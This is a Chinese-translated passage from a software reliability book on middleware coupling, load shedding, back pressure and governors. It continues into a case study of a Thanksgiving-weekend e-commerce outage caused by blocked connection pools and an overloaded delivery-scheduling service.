如果处理得当，那么对于不同的系统，中间件既可以做到将其集成，又可以做到将其解耦。通过在系统之间来回传递数据和事件实现集成，通过让参与其中的系统不必了解其他系统的特定知识，而只是对其进行调用来实现解耦。由于集成点是导致系统不稳定的首要原因，因此“既可集成，又能解耦”看起来是件好事。

任何类型的“调用与响应”或“请求与回复”的同步方法调用，都会强制调用系统停止正在进行的操作并开始等待。在这个模型中，尽管调用系统和接收系统可能处于不同的地点，但它们必须同时处于活动状态（它们在时间上是同步的）。此类同步方法调用，包括RPC、HTTP、XML-RPC、RMI、CORBA、DCOM以及其他所有模拟本地方法调用。紧耦合的中间件放大了对系统的冲击，同步方法调用则是特别恶劣的放大器，它加速层叠失效，其中包括HTTP上的JSON。

松耦合的中间件允许调用系统和接收系统在不同的地点和时间处理消息。这类中间件包括IBM MQSeries、所有基于队列或发布-订阅机制的消息传递系统，以及实现系统间消息传递的SMTP¹²或SMS¹³系统。其中，SMTP和SMS系统通常由人（而不是服务器）充当消息代理，且系统延迟往往很高。图5-4展示了不同的中间件技术所表现的耦合频谱。

¹²simple mail transfer protocol，简单邮件传送协议。——译者注

¹³short message service，短消息业务。——译者注



图 5-4 不同中间件技术的耦合频谱

面向消息的中间件，在空间和时间上实现端点解耦。因为发出请求的系统不会“坐等回复”，所以这种中间件形式不会导致层叠失效。消息传递系统曾经是需要购买的最昂贵的基础设施，但现在它也已经有了非常稳固的开源版本。

同步（紧耦合）中间件的主要优点就是逻辑简单。假设用户发起的信用卡购买需要授权，如果使用RPC或XML-RPC来实现，则应用程序可以明确决定是继续结账过程的下一步，还是请用户返回支付方式页面。相比之下，如果系统只是发送要求信用卡授权的消息而“不在原地”等待回复，那么当授权请求最终失败，或者一直没有得到回复时（这更糟糕），系统不管怎样必须决定下一步该如何处理。设计异步过程在本质上会更加困难，其间必须要处理异常队列、延迟响应、回调（“计算机对计算机”以及“人对人”）以及其他假设。这些决策甚至涉及调用系统的业务负责人——有时需要他们决定可接受的财务风险水平。

本章涉及的大部分模式在运用过程中不会显著增加系统的实施成本，但有关中间件的实施决策是例外。从同步的“请求-回复”到异步的通信方式的转变，需要完全不同的设计。此时就需要考虑转换成本。

要点回顾

- 在最后责任时刻再做决定。

在不对设计或架构进行大规模更改的情况下，大部分稳定性模式可以实施。但中间件解耦是架构决策，相关的实施会波及系统的每个部分。应该在最后责任时刻到来时，尽早做出这种几乎不可逆转的决策。

- 通过完全的解耦避免众多系统失效方式。

各台服务器、层级和应用程序解耦得越彻底，集成点、层叠失效、响应缓慢和线程阻塞等问题就越少。应用程序解耦后，系统可以单独更改其他应用程序的所有配件，因此也更具适应性。

- 了解更多架构，从中进行选择。

并非每个系统都必须看起来像是带有关系数据库的三层应用程序。多了解一些架构，并针对所面临的问题选择最佳的架构。

5.10 卸下负载

服务、微服务、网站和开放式API都有一个共同特点：无法控制其需求量。任何时候都可能出现超过10亿台设备发出访问请求。无论负载均衡器有多强，或者系统扩展速度有多快，全世界总能对某个系统施加超出其处理能力的负载。

在网络层面，TCP通过监听队列应对大量建立连接的请求，它们都会进到每个端口的监听队列，而连接请求是否接受则取决于应用程序。当队列满时，新的连接请求会被ICMP RST（重置）数据包拒绝。

不过，TCP并不能应对所有情况。在连接队列填满之前，服务经常会突然中断，这一般由资源池争用引发。于是，线程开始减速，等待资源。但一旦它们拥有了资源，反而会运行得更慢，因为在这期间，所有额外多出来的线程占用了太多的内存和CPU。有时候，其他已耗尽的资源池也会使这种状况进一步恶化。最终结果是延长响应时间，直到调用者超时。对外部观察者来说，“极慢”和“停机”没有区别。

服务应该模仿TCP的做法：当负载过高时，就开始拒绝新的工作请求。这与快速失败模式相关。

如何定义一个服务“负载过高”呢？理想方法是该服务对照其SLA监视其自身性能。当请求花费的时间超过SLA规定的响应时长时，就可以卸下一些负载。如果无法做到这一点，也可以选择在应用程序中保留一个信号量¹⁴，只允许系统中存在一定数量的并发请求。而位于连接接收与连接处理之间的队列，也会产生与信号量类似的效果，但会带来更高的复杂度和更久的延迟。

¹⁴信号量（semaphore）一般指一种变量，它出现在并发系统中，控制进程对公共资源的访问。——译者注

当使用负载均衡器时，单个服务实例一旦发现负载过高，就可以在其运行状况检查页面上使用HTTP协议503状态码（表示“服务不可用”），告知负载均衡器稍等片刻再将负载发来。

在系统或企业的内部，运用背压机制会更有效（请参阅5.11节），这样做有助于在同步耦合的服务中，维持均衡的请求吞吐量。在这种情况下，卸下负载模式可以作为辅助措施。

要点回顾

- 无法满足全世界的请求。

无论基础设施的规模有多大，也无论容量的扩展速度有多快，这个世界总是拥有超出系统容量极限的人数和设备数。当系统面对数量不受控制的需求时，一旦来自世界各地的请求疯狂地涌来，系统就需要卸下负载。

- 通过卸下负载避免响应缓慢。

响应缓慢可不是好事。让系统的响应时间得到控制，而不是任其让调用方超时。

- 将负载均衡器用作减震器。

个别的服务实例可以通过向负载均衡器报告HTTP 503错误，获得片刻喘息，而负载均衡器擅于快速地回收这些连接。

5.11 背压机制

每个性能问题都源于其背后的一个等待队列，如套接字的监听队列、操作系统的运行队列或数据库的I/O队列。

如果队列无限长，那么它就会耗尽所有可用的内存。随着队列长度的增加，完成队列中某项工作的时间也会增加（类似“利特尔法则”）。因此，当队列长度达到无穷大时，响应时间也会趋向无穷大。我们绝对不希望系统中出现无限长的队列。

如果队列的长度是有限的，那么当队列已满且生产者仍试图再塞入一个新请求时，必须立刻采取应对措施。即使要塞入的新请求很小，也

没有任何多余的空间。

我们可以在以下情况中做出选择。

- 假装接受新请求，但实际上将其抛弃。
- 确实接受新请求，但抛弃队列中的某一个请求。
- 拒绝新请求。
- 阻塞生产者，直至队列出现空的位置。

对于某些使用场景，抛弃新请求可能是最佳选择。对于那些随着时间的推移价值迅速降低的数据，抛弃队列中最先发出的请求可能是最佳选择。

阻塞生产者是一种流量控制手段，允许队列向发送数据包的上游系统实施“背压”措施。有可能这个背压措施会一直传播到最终的客户端，而这个客户端会降低请求发送的速度，直到队列出现空位置。

TCP在每个数据包中都采用额外的字段构建背压机制。一旦接收方的窗口已满，发送方就不得发送任何内容，直至窗口被释放。来自TCP接收方窗口的背压，会让发送方填满其发送缓冲区，这时后续写入套接字的调用将被阻塞。发送方与接收方的机制有所不同，但做法仍然是让发送方放慢速度，直至接收方处理完“手上堆积的工作”。

显然，背压机制会导致线程阻塞。将两种由临时状态导致的背压，和消费者运行中断导致的背压区别开来极为重要。背压机制最适合异步调用和编程，如果编程语言支持，可以利用许多Rx框架、actor或channel工具实现这个机制。

当消费者的缓冲池容量有限时，背压机制就只能对负载进行管理。原因在于，发送数据包的各个上游系统千差万别，无法对其施加系统性的影响。可以用一个例子来说明这一点，假设系统提供了一个API，能让用户在特定位置创建“标签”。而使用该API的上游，就包括大批手机应用程序和Web应用程序。

在系统内部，创建新标签并为其创建索引的速度是确定的，并且会受到存储和索引技术的限制。当上游调用“创建标签”的速率超过存储引

擎的处理上限时，会发生什么情况？调用会变得越来越慢。如果没有背压机制，这会导致处理速度逐渐减慢，直至该API与离线无异。

然而，可以利用一个阻塞队列构建背压机制，实现“创建标签”的调用。假设每台API服务器允许100个调用同时访问存储引擎。当第101个调用抵达API服务器时，调用线程将被阻塞，直至队列中空出一个位置，这种阻塞就是背压机制。API服务器不能超出额定速度对存储引擎发起调用。

在这种情况下，限制每台服务器仅接受100个调用，这样处理过于粗糙。这意味着有可能一台API服务器有被阻塞的线程，而另一台服务器队列中却有空闲位置。为了令其更加智能化，可以让API服务器发起任意多次调用，但将阻塞置于接收端。这种情况下，就必须在现有的存储引擎外面包裹一个服务，进而接收调用、度量响应时间并调整其内部队列长度，实现吞吐量的最大化，保护存储引擎。

然而在某些时候，API服务器仍然会有一个等待调用的线程。正如4.5节所述，被阻塞的线程会快速引发系统失效。当跨越系统边界时，被阻塞的线程会阻碍用户使用，或引发反复重试操作。因此，在系统边界内运用背压机制效果最好。而在系统边界之间，还是需要使用卸下负载模式和异步调用。

在上面的示例中，API服务器应该用一个线程池接受调用请求，然后用另一组线程向存储引擎发出后续的出站调用。这样一来，当后续出站调用阻塞时，前面请求处理的线程就可以超时、解除阻塞并回应HTTP 503错误状态码。或者，API服务器可以丢弃队列中的一个“创建标签”命令，以便进行索引，此时返回HTTP 202状态码（表示“请求已接受，但尚未处理”）更为合适。

系统边界内的消费者，会以性能问题或超时的方式再现背压过程。事实上，这确实表明了一个真实的性能问题，消费者集体产生了超出提供者所能处理的负载！尽管如此，有时提供者也情有可原。尽管它有足够的容量应对“正常”的流量，但碰上一个消费者疯狂地发送请求，这可能源于自黑式攻击或者仅是网络流量模式自身发生了变化。

当背压机制生效时，需要通知监控系统，从而判断背压是随机波动还是大体趋势。

要点回顾

- 背压机制通过让消费者放慢工作来实现安全性。

消费者的处理速度终究会减慢，此时唯一能做的就是让消费者“提醒”提供者，不要过快地发送请求。

- 在系统边界内运用背压机制。

如果是跨越系统边界的情况，就要换用卸下负载模式，当用户群是整个互联网时更应如此。

- 要想获得有限的响应时间，就需要构建有限长度的等待队列。

当等待队列已满时只有以下选择（虽然都不令人愉悦）：丢弃数据，拒绝工作或将其阻塞。消费者必须当心，不要永久阻塞。

5.12 调速器

在4.10节中，我们研究了Reddit网站遭遇的一起停机事故。快速回顾一下当时的场景：Reddit网站的配置管理系统重新启动了其基础设施管理系统中的自动扩展控制器。而这发生在ZooKeeper迁移的过程中，所以自动扩展控制器只读取到部分配置信息，于是决定关闭几乎所有的服务实例。

与之相反的是，一个作业调度器为了赶在截止时间之前处理完队列中积压的请求，启动了大量的计算实例。但即使这样，上述请求的处理速度还是不太理想。雪上加霜的是，当月云服务费用发票上的金额，已经高得要用科学记数法来写了。

自动化机制缺乏判断能力，一旦出错，就错得惊人。而当人开始意识到时，问题就已经发展到需要恢复系统，而不是及时干预了。但如何让人既能及时干预，又不会从始至终陷入所有细节之中？应该运用自动化机制处理人类不擅长的事情：重复的任务和快速的响应。另外还应该请人处理自动化机制不擅长的事情：纵观全局。

无论你信不信，从18世纪的技术中可以找到上述问题的答案。在蒸汽时代来临之前，动力来自人力或畜力。进入蒸汽时代之后，工程师很快发现，高速运转的机器可能会令金属断裂，零件会由于张力而飞散开，或者在压力之下被卡住，这些糟糕的事情会危及机器本身和附近人们的安全。解决方案就是使用**调速器**限制发动机的速度。这样一来，即使动力源可以更快地驱动，调速器也可以防止它以不安全的转速运转。

可以构建调速器来减缓行动的速度。为此，Reddit网站在自动扩展控制器中添加了逻辑语句：一次只能关闭一定比例的实例。

调速器可以感知状态和时间，知道一段时间以来自身执行的操作。另外，调速器往往是不对称的，大多数操作有“安全”和“不安全”两个方向。像关闭服务实例、删除数据以及阻止客户端IP地址，这些都是不安全的。

人们经常会发现有关“安全”的不同定义之间存在矛盾。关闭服务实例对可用性来说是不安全的，而启动服务实例对成本而言也是不安全的，这些力量不会相互抵消。相反，它们定义了一个U形曲线，在曲线两端任何一个方向上走得太远都不太好。这意味着同样的行动在规定的范围内是安全的，超出范围就不安全了。假如AWS的预算允许有1000个EC2实例，但是如果自动扩展控制器开始朝着2000个的目标创建实例，那么就需要放慢速度。可以用上述U形曲线定义调速器的响应曲线。在安全的范围内，可以快速执行操作。一旦超出范围，就可以运用调速器增加操作阻力。

使用调速器的意义在于放缓做事的速度，以便人工干预。当然，这意味着需要监控响应曲线的两端，当有情况发生时能够提醒人们，并给他们足够的可视化信息理解所发生的事情。

要点回顾

- 放慢自动化工具的工作速度，以便人工干预。

当事情的发展即将脱离控制时，我们经常会发现自动化工具会像“将油门踩到底”似的将事情搞砸。因为人类更擅长情景思维，

所以我们需要创造机会亲身参与其中。

- 在不安全的方向上施加阻力。

有些行为本身是不安全的。关机、删除、阻塞.....这些都可能中断服务。自动化工具将迅速执行这些操作，所以应该使用一个调速器，让人们获得时间来干预。

- 考虑使用响应曲线。

在规定范围内操作就是安全的。但如果在该范围之外，行动就应该遇到相应的阻力，以减缓速度。

5.13 小结

即使是极不可能的情景组合，最终也会发生。如果发现自己曾说过类似“这种情况发生的概率是天文数字”之类的话，那么请考虑一下：一个小型服务可能会在3年内每天发送1000万次请求，这样总共有109.5亿次机会发生错误，这相当于有100多亿次机会发生不良状况。天文观测表明，银河系中的恒星多达4000亿颗。天文学家认为，如果数字精确度在0.1以内，那么足够接近真值。天文学上不可能发生的巧合，其实一直在发生。

系统失效是不可避免的。我们的系统及其所依赖的系统，将会以大大小小的方式失效。稳定性的反模式放大了瞬态事件，它们会加速裂纹的蔓延。避免反模式虽然不能防止坏事发生，但当灾祸来临时，这样做有助于将损害降到最低。

无论面临什么困难，只要明智地运用本章所描述的稳定性模式，就会令软件始终保持运行。正确的判断是成功地运用这些模式的关键。因此，要本着不信有好事的原则审查软件的需求；以怀疑和不信任的眼光审视其他企业系统，防备这些系统在你背后“捅刀子”；识别这些威胁，并运用与每种威胁相关的稳定性模式；“迫害妄想”般的自我保护也是不错的工程实践。

生产环境再也不是像台式机或笔记本电脑那样的规模了。从网络配置和性能，到安全限制和运行时间限制，一切都已经完全不同。第二部分将介绍如何为生产环境而设计。

第二部分 为生产环境而设计

本部分内容：

- 第 6 章 案例研究：屋漏偏逢连夜雨
- 第 7 章 基础层
- 第 8 章 实例层
- 第 9 章 互连层
- 第 10 章 控制层
- 第 11 章 安全性

第6章 案例研究：屋漏偏逢连夜雨

在16世纪中叶，一位来自意大利卡拉布里亚的医生阿洛伊修斯·里利乌斯发明了一个新的历法，来修复被广泛使用的儒略历中的一处缺陷。儒略历中的那个误差随着时间累积放大，导致几百年后，正式历法上的至日日期比实际日期提前了几周。里利乌斯发明的历法使用了一个精心设计的校正和反校正机制，保持分点和至日的正式历法日期，能够接近实际的天文事件。在一个长达400年的变化周期里，历法日期虽然有2.25天的误差，但这个误差是可预测的和周期性的。总的来说，这个误差是循环发生的，而不是累积放大的。这个由教皇格里高利十三世颁布的历法，被称为格里高利历，而不是里利乌斯历。尽管经历了一些曲折，格里高利历最终还是被所有欧洲国家采纳，甚至在埃及、中国、韩国和日本也得到了推广（后三者对其进行了一些修改）。一些国家早在1582年就采用了这一历法，而另一些国家则在20世纪20年代才开始采用。

难怪教会要颁布历法。格里高利历与大多数历法一样，是为了纪念宗教中的圣日（假日¹）而创立的。自那以后，某些其他特定领域就开始利用格里高利历标记一些有用的循环事件，这些领域依赖太阳在一年中的活动范围来进行，例如农业。除此之外，世界上没有哪家公司真正依靠格里高利历来运转，商界只是用其中一些日期，标记其内部商业周期而已。

1“圣日”的英文holy days演变成为“假日”的英文holidays。——译者注

每个行业都有自己的内部年历。对美国的健康保险公司来说，每一年的安排都围绕保险“公开申请”展开，所有的计划都参照公开申请期。花商的经营策略要考虑到情人节和母亲节，而作为他们的上游，那些哥伦比亚花农，将为这些花店培育花朵，这也是他们农业年的核心。而这些时间上的里程碑，碰巧又被标记到格里高利历中一些具体的日期上。但在花商及其整个延伸开来的供应链观念中，除了正式的历法日期，这些购花季具有其自身的意义。

对零售商来说，每个零售年的开始和结尾都美其名曰“假日季”。在其间能够看到各种宗教历法和零售历法之间的对应关系。因为圣诞节、光明节和宽扎节这3个节日都离得很近，而且人们发现在一个严肃的会议上说“圣诞光明宽扎节”过于拗口，所以就称之为“假日季”。不过不要被“假日”这个词所迷惑，零售商对“假日季”的兴趣是高度一致的，有些人甚至称其为“孤注一掷”，因为零售商全年有近50%的收入都来自11月1日至12月31日的这段时间。

在美国，感恩节（11月的第4个星期四）实际上是零售“假日季”的开始。按照悠久的传统，这是消费者开始认真对待礼品购物的时间点，因为此时离“假日季”结束只剩下约30天了。显然，在节日前买好礼物的想法超越了节日本身的宗教意义。购物者开始恐慌，导致“黑色星期五”集体购物现象的出现。零售商通过改变商品种类、增加商店库存和宣传热销商品，鼓励人们在这一天购物，增强人们的购买欲望。实体店的客流可以在一夜之间增加3倍，电商系统的流量可以增加10倍。这是真正的负载测试，也是在业务上唯一重要的测试。

6.1 宝宝的第一个感恩节

我的客户在夏天新推出了一个电商系统。推出产品之后那几周和几个月的经历，一次又一次地证明：新推出一个网站就像养一个宝宝，某些事情必然会发生，例如半夜被唤醒和一些通常“可怕”的发现，好比听到“天呐！你给这个孩子喂了什么……橙色的橡皮泥”“什么？！为什么他们会在页面渲染过程中解析内容”。然而，在处理完这个新推出的系统遇到的所有问题之后，我们仍可以持谨慎乐观的态度去迎接这个假日季。

我们的乐观态度源于下面几个因素。第一，生产服务器的数量几乎翻了一番。第二，我们有可靠的数据显示该网站在目前的负载下能稳定运行。一些突发事件（主要是由于定价错误的商品导致）给了我们一些度量流量峰值的机会。这些峰值一度特别高，我们能够明显看出页面延迟时间开始攀升，因此清楚地了解到什么样的负载水平能够把网站拖垮。第三，我们有信心应对网站出现的任何错误。从应用程序服务器的固有功能，到我们围绕应用程序服务器所构建的工具，电商系统内部的可见性和可控性比我曾经工作过的其他任何系统的都要高。

事实最终证明，正是这一点使我们艰难但成功地度过感恩节周末，而不必应对一场不折不扣的灾难。

为了过感恩节，有些同事在九月劳动节²那个周末加班，从而在感恩节休假。我有4天假期，于是带着妻儿去父母那团聚，吃感恩节大餐，他们的住所跟我们隔了3个州。我们还在感恩节的那个周末，安排了24小时的工作现场值班。正如我所说的，我们抱着谨慎乐观的态度行事。请注意，我们是当地的工程团队，而主要的SOC³在另一个城市办公。那个地方有一群技能高超的工程师，每天24小时值班。通常，SOC主要在夜间和周末来监控和管理网站。而当地工程师则为其提供支援，当SOC遇到没有已知解决方案的问题时，会将问题向上反馈给当地工程师寻求帮助。我们的当地工程团队规模实在太小，无法长期每天24小时在现场值班。但我们还是针对感恩节周末的那几天，设计出了每天24小时值班的方案。当然，作为一名前童子军（口号是“时刻准备着”）成员，去父母家之前我将笔记本计算机塞进了家用小货车，以防万一。

²美国的劳动节是每年9月的第一个星期一，加上前面的周末两天就可以休一个长周末。——译者注

³site operations center，网站运维中心。——译者注

6.2 把脉

当星期三晚上抵达父母家时，我立即在父母的家庭办公室里安置好了笔记本计算机，我可以在任何有宽带和手机的地方工作。凭借父母家的3兆有线宽带，我使用PuTTY登录跳板机⁴，并启动我的采样脚本。

⁴跳板机（jumphost）指公用托管的机房中供运维人员统一登录，访问内部目标设备的服务器。——译者注

在新推出这个网站之前的准备阶段，我参与了这个新网站的负载测试。测试完成后，大多数负载测试提供了测试结果。由于数据来自负载生成器而不是被测系统内部，因此这是一个“黑盒”测试。为了从负载测试中获得更多信息，我开始使用应用程序服务器的HTML图形用

户界面，检查一些重要的指标，如延迟、空闲堆内存数量、活动的请求处理线程数量和活动的会话数量。

如果事先不知道要找什么，使用图形用户界面就是探索系统的好方法。如果明确知道想要什么，使用图形用户界面就会变得乏味。但如果需要一次查看三四十台服务器，那么使用图形用户界面就完全不切实际了。

为了能从负载测试中获得更多信息，我写了一个Perl模块的集合，实现图形用户界面屏幕抓取，并能解析HTML里面的值。

这些Perl模块可以让我获取和设置属性值，并调用应用程序服务器的内置组件和自定义组件的各个方法。由于整个图形用户界面均基于HTML，因此应用程序服务器不能区别Perl模块和Web浏览器。通过使用这些Perl模块，我可以创建一组脚本，来采样所有应用程序服务器的重要统计数据，打印出详细信息和汇总结果，休眠一段时间，然后循环往复。

这些都是简单的指标，但自从新网站推出以来，我们所有人都通过查看这些统计数据了解网站的正常“节奏”和“脉搏”，比如我们一眼就知道，7月的一个星期二中午系统是正常的。如果会话数量相对正常范围有所起伏，或者所下订单数量看起来不对，那么我们通过这些数据就能知道。真正令人惊讶之处在于，凭借这些数据就能如此快地“嗅探”出问题。监控技术提供了一个很好的安全网，可以在发生时查明问题，但这些都依赖于人类大脑非凡的模式匹配能力。

6.3 感恩节

感恩节早上一醒来，我来不及喝完咖啡就跑进父母的办公室查看整晚运行的数据窗口，对所看到的数据检查再三，清晨的会话数量已经达到了正常一周中最繁忙的高峰水平。订单数量如此之高，我不得不打电话给DBA，确定是否有重复提交的订单。答复自然是没有。

截至中午，顾客在半天内下的订单量，已经与过去平常一周的订单量相同。从页面延迟、系统的响应时间和整体网站性能这些总体指标来

看，系统虽然承受着压力，但仍处于运维标称5范围之内。更好的是，即使会话和订单的数量在不断增加，但随着时间的推移，这些数据也在趋于稳定，这让我在整个感恩节火鸡晚餐中兴高采烈。到了晚上，这一天内的订单量已经达到了在此之前11月的总订单量。到午夜时分，日订单量已经与整个10月份的订单量持平。即使是这样，网站还在正常运行，它通过了第一次严酷的负载测试。

5在运维领域，标称指通过运维调和而令系统达到的那些期望的配置参数。——译者注

6.4 黑色星期五

第二天是黑色星期五。用完早餐后，我走到家庭办公室，看了一下数据。订单数的增长趋势甚至比前一天还要高，会话数量也增加了，但一切正常，页面延迟仍然低至大约250毫秒。我决定带着老妈出门买些做鸡肉咖喱的食材。（虽然当天晚餐可以吃前一天晚上感恩节大餐没吃完的火鸡，但我想在星期六做咖喱，而我们最喜欢的泰国菜市场星期六休息。）

当然，如果后来没有出现可怕的错误，我是不会絮絮叨叨地讲这个故事的。在我离开办公桌之前，什么状况还都没发生。果然，当在外边走了一半路程时，我接到了电话。

“早上好，迈克尔。我是SOC的丹尼尔。”

“一定有麻烦了是不是，丹尼尔？”我问道。

“所有的DRP6在SiteScope7上都变红了。我们一直在进行DRP的滚动重启，但它们重启后会立即失效。戴维已经召集了电话会议，并请你加入。”

6dynamo request protocol，动态请求协议。——译者注

7SiteScope即惠普公司的一款分布式信息技术基础设施监控软件。——译者注

虽然是寥寥数语，但我已从丹尼尔那里得知，网站停机了，问题很严重。SiteScope模拟的其实就是真实的顾客，如图6-1所示。SiteScope变红，表明顾客无法购物，我们正在损失收入。在一个使用ATG8软件的电商网站中，页面请求由专用的实例处理。Web服务器通过DRP协议调用应用程序服务器，因此通常将应用程序服务器上处理请求的实例称为DRP。一个DRP变红，表示应用程序服务器上处理请求的一个实例已经停止响应页面请求。所有DRP都变红，则意味着该网站已经停机，并且正以大约每小时100万美元的速度流失订单。滚动重启是指关闭并尽快重启应用程序服务器，在单个主机上重启所有应用程序服务器需要大约10分钟，最多可以四五台主机同时执行。如果超过这个数字，数据库的响应时间就会受影响，启动过程更加漫长。这些信息加在一起表明，“溺水”的他们试图“踩水”前行，却仍然在不断下沉。

8ATG即美国互联网技术公司Art Technology Group，提供电商平台软件。——译者注



图 6-1 SiteScope模拟的顾客

“好的，我现在就拨进电话会议，但是30分钟后才能用上笔记本计算机。”我告诉丹尼尔。

他说：“我给你发电话会议接入号和密码。”

“不用了，我已经记住了。”我说。

我拨进了电话会议，里面一片嘈杂声。显然，会议室里的免提电话也拨入了这个电话会议。试图在有回声的会议室里分辨15个声音，这种感觉简直无以言表，特别是当夹杂着其他人不断地拨入和退出电话会议时的提示音。然后我听到有人提醒说“网站存在问题”。是的，我们知道了。谢谢，劳驾请挂机。

6.5 生命体征

丹尼尔给我打电话时，事故大约已经过去20分钟了。运维中心已将问题上报给现场团队，团队运营经理戴维请我参与解决。与顾客可能遭受的巨大损失相比，中断休假根本不算什么。此外，我曾告诉他们，如果需要我，就随时给我打电话。

事故发生20分钟后，我们知道了以下一些情况。

- 会话数量非常高，比前一天还要高。
- 网络带宽使用率很高，但没有达到极限。
- 应用程序服务器的页面延迟很高（响应时间很长）。
- Web、应用程序和数据库CPU使用率非常低。
- 搜索服务器这个以往常见的罪魁祸首这次倒是响应良好，其统计数据看起来没问题。
- 几乎所有处理请求的线程处于忙碌状态，其中许多已处理超过5秒钟。

实际上，页面延迟不只是很高这么简单。由于请求超时，页面请求被无限延迟，统计数据显示出来的仅仅是已完成请求的平均情况。只能度量已完成请求的响应时间，导致响应时间总是一个滞后的指标。因此，无论最糟糕的响应时间有多长，在最慢的请求完成之前都无法给出有关它的度量结果。

未完成请求的响应时间不会被记入平均值。我们已经了解到，SiteScope未能完成其模拟交易，导致系统响应时间变得很长。但除此之外，以往经常受到怀疑的所有对象，这次看起来都没问题。

为了获得更多信息，我开始获取那些有异常行为的应用程序服务器的线程转储。其间，我请在会议室现场工作的那位明星级工程师阿肖克，帮忙检查后端订单管理系统。他在后端看到了与前端类似的模式：**CPU使用率很低**，大多数线程长时间处于忙碌状态。

从我接到电话到现在已经有近一小时了，或者说，网站已经停机80分钟了。这不仅意味着订单流失，还意味着这次极为严重的事故让我们几乎就要违背SLA。我讨厌违背SLA，因此感到很不安。所有同事和我一样，都很不安。

6.6 进行诊断

前端应用程序服务器上的线程转储显示，所有的DRP都表现出相似的模式。有几个线程忙着调用后端，而其他大部分线程则在等着调用后端的可用连接，等待中的线程全部被阻塞在一个没有设置超时的资源池上。如果后端停止响应，那么进行调用的线程将永远不会返回，而那些被阻塞的线程将永远无法获得调用后端的机会。简而言之，所有3000个处理请求的线程，都被束缚在那里动弹不得，这完美地解释了所观察到的低CPU使用率现象：**100个DRP全部处于空闲状态**，一直在等待永远不会获得的响应。

再看一下订单管理系统。该系统上的线程转储显示，在其450个线程中，一些正忙着调用外部集成点，如图6-2所示。剩下的你也许已经猜到了：其他所有线程都在等待调用那个外部集成点。鉴于这个订单管理系统需要处理送货调度，我们立即呼叫该系统的运维团队。该系统由另一个团队管理，这个团队没有全天候提供服务的技术支持人员，团队成员轮流佩戴寻呼机接收技术支持请求。




图 6-2 订单管理系统的线程转储显示

我想到这点时，正好妻子给我端来一盘感恩节大餐没吃完的火鸡和馅料，该吃晚饭了。在等待订单管理系统运维团队的状态汇报间隙，我把电话设置为静音，匆匆吃了点东西。此时，手机电量耗尽了，无绳电话也快没电了（我没法使用普通座机，它们不能连接我的耳麦）。我默默祈祷，期望在无绳电话没电之前，手机会充上电。

6.7 求助专家

当订单管理系统的技术支持工程师拨入电话会议时，我感觉像是等了半个世纪（但可能只等了半小时）。他解释说，通常处理送货调度的4台服务器中，有2台在感恩节这个周末因维护而停机，而另一台由于未知原因失灵了。直到今天，我还是不知道为什么他们会在全年52个周末中，偏偏选择这个周末进行维护！

这种情况使得流量在几个系统之间产生了巨大的失衡，如图6-3所示。唯一剩下的送货调度服务器，最多可以处理25个并发请求，但处理速度渐渐变慢，最终停止了响应。我们估计当时订单管理系统，也许正给送货调度服务器发送90个请求。果不其然，当那位接到技术支持请求的工程师检查那台“孤独”的送货调度服务器时，发现其CPU利用率已经达到100%。尽管已经多次收到CPU利用率过高的警告，但这位工程师还是没有做出反应。该团队经常因为CPU利用率的瞬间峰值收到警告提示，但结果常常是误报。之前所有的误报，让他们学会忽略所有CPU高利用率警告。



图 6-3 服务器关闭引起的流量失衡

在电话会议上，业务负责人语气低沉地告诉我们，市场营销部门在感恩节前准备了新的广告插页，登在感恩节第二天（星期五）的报纸

上。广告上提到，所有在感恩节第一个星期一之前在线下的订单，均享受免费送货上门服务。在这个持续了4小时的电话会议上，所有参会者（包括在会议室里使用免提电话的15人，和在各自座位上通过拨打电话参加会议的另外12人）第一次陷入了沉默。

回顾一下，前端系统是一个电商系统，拥有分布在100台服务器上的3000个线程，以及发生了根本性变化的流量模式（因为广告促销）。电商系统发出的请求流量，淹没了其下游的订单管理系统。订单管理系统拥有450个线程，它们既可能被用来处理来自前端系统的请求，也可能被用来处理订单。而订单管理系统发出的请求又淹没了其下游的送货调度系统，后者一次只能处理25个请求。

这种状况会随着促销宣传而一直持续到星期一。这简直就是噩梦，网站已停机，而且这种情况没有手册可以参考。我们正处于事故的“漩涡”中，不得不硬着头皮解决问题。

6.8 如何应对

接下来就做头脑风暴。大家提出了许多方案，也否决了许多方案，否决的原因大多是在目前的情况下，应用程序代码的行为是未知的。此时唯一可行的方案逐渐变得清晰起来：停止发出如此多的请求来对订单进行送货调度预约。由于周末的市场营销活动主要围绕免费送货上门，因此用户下订单的请求是不会放慢速度的。此时必须找到一种方法来抑制对送货调度系统的调用数量，而订单管理系统无法做到这一点。

当查看电商系统的代码后，我们看到了一丝希望。电商系统的代码使用了标准资源池的一个子类，管理访问订单管理系统的连接。实际上，它还有一个单独的连接池，专用于处理有关送货调度的请求。我不确定为何代码会为此而设计专用的连接池，可能是康威定律⁹的体现，但就是这个设计挽救了这一天和接下来的周末抢购潮。电商系统拥有一个专用于处理送货调度连接的组件，所以我们就可以将该组件用作限流器。

⁹详见15.2节。——编者注

要是电商系统的开发人员为连接池添加了一个`enabled`属性，那么将其设置为`false`就会使事情变得很简单。也许他们下一步就可以这样做。不管怎样，把资源池中最大的连接数设置为0也能有效地将资源池关闭。我问开发人员，如果连接池开始返回`null`而不是具体的连接，会发生什么情况。他们回答说，代码能够处理这种情况，向用户显示一条措辞温和的消息，指出送货上门的具体时间暂不确定。能有这样的处理就足够好了。

6.9 应对奏效吗

我的一个Perl脚本可以设置电商系统上所有组件的属性值。我做了一个实验，使用脚本将上述资源池（仅在一个DRP上）中连接数的最大值设置为0，并将`checkoutBlockTime`阻塞时长设置为0，结果系统的行为根本没有发生变化。此时我想起来，只有在系统上启动资源池后，最大值的设置才会有效。

于是我使用了另一个能够调用组件方法的脚本，调用组件上的`stopService()`方法和`startService()`方法。啊哈！DRP又开始处理请求啦！大家一阵欢呼雀跃。

当然，因为只有一个DRP在响应请求，所以负载管理器开始向这个DRP发送所有的页面请求。就像世界杯比赛期间最后一个还在营业的啤酒摊那样，很快它就被强大的“人流”压垮了。但至少我们已经有了一个应对策略。

面向恢复的计算

面向恢复的计算¹⁰是加州大学伯克利分校和斯坦福大学的联合研究项目，该项目的创始原则如下所示。

- 无论在硬件方面还是软件方面，失效都是不可避免的。
- 建模和分析永远都不会足够完备，用推导的方法预测所有系统失效方式是不可能的。
- 人的行为是系统失效的主要原因。

